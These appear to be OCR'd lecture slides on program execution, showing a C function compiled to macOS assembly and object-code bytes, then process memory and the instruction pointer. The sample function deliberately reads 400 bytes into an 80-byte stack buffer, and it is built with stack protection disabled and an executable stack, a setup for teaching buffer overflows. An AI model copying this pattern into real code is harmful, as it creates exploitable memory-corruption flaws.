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

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

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



Program Execution

Code and Data Memory

Program Execution

The Stack

Compilers



Computers don’t execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

Broken program

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

When compiled

```
gcc -fno-stack-protector -z execstack -S te.c
```

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

```
        .section        __TEXT,__text,regular,pure_instructions
        .build_version macos, 10, 15   sdk_version 10, 15, 4
        .globl  _broken                 ## -- Begin function broken
        .p2align        4, 0x90
_broken:                                ## @broken
        .cfi_startproc
## %bb.0:
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset %rbp, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register %rbp
        subq    $96, %rsp
        xorl    %edi, %edi
        leaq    -80(%rbp), %rsi
        movl    $400, %edx              ## imm = 0x190
        callq   _read
        leaq    -80(%rbp), %rdx
                                        ## kill: def $eax killed $eax killed $rax
        movl    %eax, -84(%rbp)
        movl    -84(%rbp), %esi
        leaq    L_.str(%rip), %rdi
        movb    $0, %al
        callq   _printf
        xorl    %ecx, %ecx
        movl    %eax, -88(%rbp)         ## 4-byte Spill
        movl    %ecx, %eax
        addq    $96, %rsp
        popq    %rbp
        retq
        .cfi_endproc
                                        ## -- End function
        .globl  _main                   ## -- Begin function main
        .p2align        4, 0x90
_main:                                  ## @main
        .cfi_startproc
## %bb.0:
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset %rbp, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register %rbp
        subq    $32, %rsp
        movl    $0, -4(%rbp)
        movl    %edi, -8(%rbp)
        movq    %rsi, -16(%rbp)
        callq   _broken
        xorl    %ecx, %ecx
        movl    %eax, -20(%rbp)         ## 4-byte Spill
        movl    %ecx, %eax
        addq    $32, %rsp
        popq    %rbp
        retq
        .cfi_endproc
                                        ## -- End function
        .section        __TEXT,__cstring,cstring_literals
L_.str:                                 ## @.str
        .asciz  "\nRead %d bytes. buf is %s\n"


.subsections_via_symbols
```

When assembled

as -o te.o te.s

```
        .section        __TEXT,__text,regular,pure_instructions
        .build_version macos, 10, 15   sdk_version 10, 15, 4
        .globl  _broken                 ## -- Begin function broken
        .p2align        4, 0x90
_broken:                                ## @broken
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
        callq   _broken
        xorl    %ecx, %ecx
        movl    %eax, -20(%rbp)         ## 4-byte Spill
        movl    %ecx, %eax
        addq    $32, %rsp
        popq    %rbp
        retq
        .cfi_endproc
```

```
$ otool -t te.o
te.o:
Contents of (__TEXT,__text) section
0000000000000000 55 48 89 e5 48 83 ec 60 31 ff 48 8d 75 b0 ba 90
0000000000000010 01 00 00 e8 00 00 00 00 48 8d 55 b0 89 45 ac 8b
0000000000000020 75 ac 48 8d 3d 3f 00 00 00 b0 00 e8 00 00 00 00
0000000000000030 31 c9 89 45 a8 89 c8 48 83 c4 60 5d c3 0f 1f 00
0000000000000040 55 48 89 e5 48 83 ec 20 c7 45 fc 00 00 00 00 89
0000000000000050 7d f8 48 89 75 f0 e8 00 00 00 00 31 c9 89 45 ec
0000000000000060 89 c8 48 83 c4 20 5d c3
```

Computer Memory

Running programs exists in memory

- Program memory – the code for the program
- Data memory – variables, constants, and a few other things, necessary for the program
- OS memory – always available for system calls
  - E.g. to open a file, print to the screen, etc.



Process Memory

```
0: integer count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
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

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       if (s[pos] == c)
         count = count + 1;
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
```

The CPU keeps track of the current Instruction Pointer (IP)

IP



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

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

